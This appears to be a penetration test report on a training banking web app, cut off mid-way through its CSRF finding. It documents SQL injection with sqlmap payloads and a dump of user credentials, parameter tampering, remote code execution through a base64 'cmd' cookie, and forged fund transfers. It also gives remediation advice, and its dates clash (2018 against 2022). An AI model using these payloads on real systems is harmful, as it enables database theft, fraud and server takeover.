[Hack Me Bank]

Penetration Testing Report

December, 2018

Grey Box PT

TABLE OF CONTENT

EEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of Hack Me Bank, which is the second test performed for the Hack Me Bank web site; was performed to check the rectifications applied after the conclusions of the previous findings.

A grey box security audit was performed against the “Some System” subdomain of the Hack Me Bank web site. Ori Adivi reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain

This Penetration test was conducted during August 2022 and includes the preliminary results of the audit.

SCOPE

WEB APPLICATION

The penetration testing was limited to the Hack Me Bank sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS

From our professional perspective, the overall security level of the system is **Medium** - **Critical**

The application is vulnerable to several Brute-force attacks.

Exploiting most of these vulnerabilities requires a **Medium**- **Critical** technical knowledge.



IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	**Critical**	**Sql injection**	SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.	**Vulnerable**
4.2	**Applicative**	**Critical**	**Parameter Tampering**	The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc.	**Vulnerable**
4.3	**Applicative**	**Critical**	**Remote code execution**	Remote Code Execution is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language.	**Vulnerable**
4.4	**Applicative**	**High**	**Cross Site Request Forgery (CSRF)**	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.	**Vulnerable**

Item	Test Type	Risk Level	Topic	General Explanation	Status
4.5	Applicative	Medium	Cross Site Scripting(XSS)	Cross-Site Scripting (XSS) is a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.	Vulnerable

FINDING DETAILS

4.1 SQL INJECTION

Severity | Critical Probability | Critical


VULNERABILITY DESCRIPTION

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

VULNERABILITY DETAILS

During the audit, we have found that we can get into the database and get all the users data.

EXECUTION DEMONSTRATION




Cacth the packet in burp suite:

```
POST / HTTP/1.1
Host: 18.158.46.251:39437
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://18.158.46.251:39437
Connection: close
Referer: http://18.158.46.251:39437/
Cookie: PHPSESSID=fisv3rkj73e9fg6unsnmsf3m66
Upgrade-Insecure-Requests: 1

l_email=ori%40aaa&l_password=aaaa
```

Copy the packet to document.txt:



Open sqlmap and run the command:

```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./bank_request.txt --threads=10 -dbs
```

```
POST parameter 'l_email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 386 HTTP(s) requests:
---
Parameter: l_email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: l_email=ori@aaa' OR NOT 3651=3651#&l_password=aaaa

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: l_email=ori@aaa' OR (SELECT 5527 FROM(SELECT COUNT(*),CONCAT(0x7171766a71,(SELECT (ELT(5527=5527,1))),0x716a7a6271,FLOOR
(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- pquv&l_password=aaaa

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: l_email=ori@aaa';SELECT SLEEP(5)#&l_password=aaaa

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: l_email=ori@aaa' AND (SELECT 3286 FROM (SELECT(SLEEP(5)))AFtP)-- DkbG&l_password=aaaa
```

```
[13:27:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:27:30] [INFO] fetching database names
[13:27:30] [INFO] starting 4 threads
[13:27:30] [INFO] retrieved: 'bank'
[13:27:30] [INFO] retrieved: 'performance_schema'
[13:27:30] [INFO] retrieved: 'information_schema'
[13:27:30] [INFO] retrieved: 'mysql'
available databases [4]:
[*] bank
[*] information_schema
[*] mysql
[*] performance_schema
```

```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./bank_request.txt --threads=2 -d bank --tables
```

```
---
[13:29:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:29:11] [INFO] fetching tables for database: 'bank'
[13:29:11] [INFO] starting 2 threads
[13:29:11] [INFO] retrieved: 'history'
[13:29:11] [INFO] retrieved: 'users'
Database: bank
[2 tables]
+---------+
| history |
| users   |
+---------+
```

```
PS C:\Users\ori adivi\Desktop\sqlmapproject-sqlmap-54e953d> PYTHON SQLMAP.PY -r ./bank_request.txt --threads=2 -D bank -T users --dump
```

```
Database: bank
Table: users
[2 entries]
+----+-----------+-------------------+-------+---------+----------+----------+
| id | card      | email             | image | balance | password | username |
+----+-----------+-------------------+-------+---------+----------+----------+
| 1  | 194382333 | roman@yopmail.com | NULL  | 1000000 | A123456a | roman    |
| 2  | 362360042 | leet@yopmail.com  | NULL  | 1337    | A123456a | leet     |
+----+-----------+-------------------+-------+---------+----------+----------+
```

RECOMMENDED RECTIFICATION

- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.
- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface.
- Even when parameterized, stored procedures can still introduce SQL.

4.2 PARAMETER TAMPERING

Severity | **Critical** Probability | **Critical**

VULNERABILITY DESCRIPTION

The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.


VULNERABILITY DETAILS

During our test, I have found that I can change the POST request parameters to add money to my account.

EXECUTION DEMONSTRATION

Open two accounts attacker and victim1 the balance of both is 1000.


Transfer money from attacker to victim1:




Catch the packet in the burp suite live:

Change the r_user to attacker user and the amount to -1000.

Now the attacker account looks like that:



Now if we go to the victim1 account and we can see that he has not money:



RECOMMENDED RECTIFICATION

- Use Server-side validation compared with all inputs.
- Utilizing regex to validate or limit the data in the server side- regex is a string of text that lets you create patterns that help match, locate, and manage text.
- Control parameters with incorrect format. Assuming that a parameter is in a valid format without verifying can create serious security gaps, especially if the parameter is passed to a Structured Query Language Also, the parameter's format may be incorrect even if the parameter is normally provided by a hidden field or combo box, enabling a hacker to alter the parameter and hack into the site. For these reasons, developers should always control parameters with incorrect formats.

4.3 REMOTE CODE EXECUTION

Severity | **Critical** Probability | **Critical** |

VULNERABILITY DESCRIPTION


Remote Code Execution is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language. RCE could lead also into privilege escalation, network pivoting and establishing persistence.

VULNERABILITY DETAILS


DEV.PHP allow us to execute commands.

EXECUTION DEMONSTRATION

Search in Dirbuster and found that we have a dev file:



Type	Found	Response	Size
File	/index.php	200	4004
Dir	/	200	4002
File	/main.php	302	4071
File	/profile.php	302	3303
Dir	/icons/	403	469
File	/uploads.php	200	359
Dir	/uploads/	200	933
Dir	/assets/	200	1694
Dir	/assets/pages/	200	1945
Dir	/icons/small/	403	475
File	/dev.php	200	171
Dir	/assets/css/	200	1159
File	/api.php	403	319




cookie cmd is missing

Add cookie with the name cmd and in the value put the command in base 64, used with this website to converter the commands- https://www.base64encode.org/ :

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
cmd	d2hvYW1p	18.158.46.251	/dev.php	Tue, 09 Aug 2022 09...	11	false	false	None	Mon, 08 Aug 2022 0...

This is the base64 of the command "whoami":




www-data

exit code: 0

This is the base64 of the command "dir":

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
cmd	ZGlyCg==	18.158.46.251	/dev.php	Tue, 09 Aug 2022 09:55:17 ...	11	false



api.php dev.php main.php uploads assets funds.php permissions.php uploads.php common_functions.php index.php profile.php

exit code: 0

RECOMMENDED RECTIFICATION

- Don't expose dev files that allow running code on the server.
- Restrict the Permitted Commands- Try to construct all or most of your shell commands using string literals, rather than user input. Where user input is required, try to whitelist permitted values, or enumerate them in a conditional statement.
- Use access control lists (ACL)- Access control lists limit the permissions of your users. The limits on your users' permissions may well limit what an attacker can do if they manage to compromise one of your users' accounts (the user found is: www-data).

4.4 CROSS SITE REQUEST FORGERY(CSRF)

Severity | **High** Probability | **High**

VULNERABILITY DESCRIPTION


Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. with a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. if the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. if the victim is an administrative account, CSRF can compromise the entire web application.

VULNERABILITY DETAILS

We can create a link that makes the user send money to the attacker account when clicking on the link.

EXECUTION DEMONSTRATION

Send money from user Yossi to Ori:




Catch the packet in burp suite:


```
POST /api.php HTTP/1.1
Host: 18.158.46.251:25322
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;
X-Requested-With: XMLHttpRequest
Content-Length: 56
Origin: http://18.158.46.251:25322
Connection: close
Referer: http://18.158.46.251:25322/funds.php
Cookie: PHPSESSID=gkukmvjaj0loqa0qnbkkfpmfs7

{
  "action":"submit_funds",
  "r_user":"3",
  "r_ammount":"610"
}
```


Change the amount and the id to the attacker id I know the attacker id is 5 and convert to csrf:




Save the csrf in a html page and open http.server:



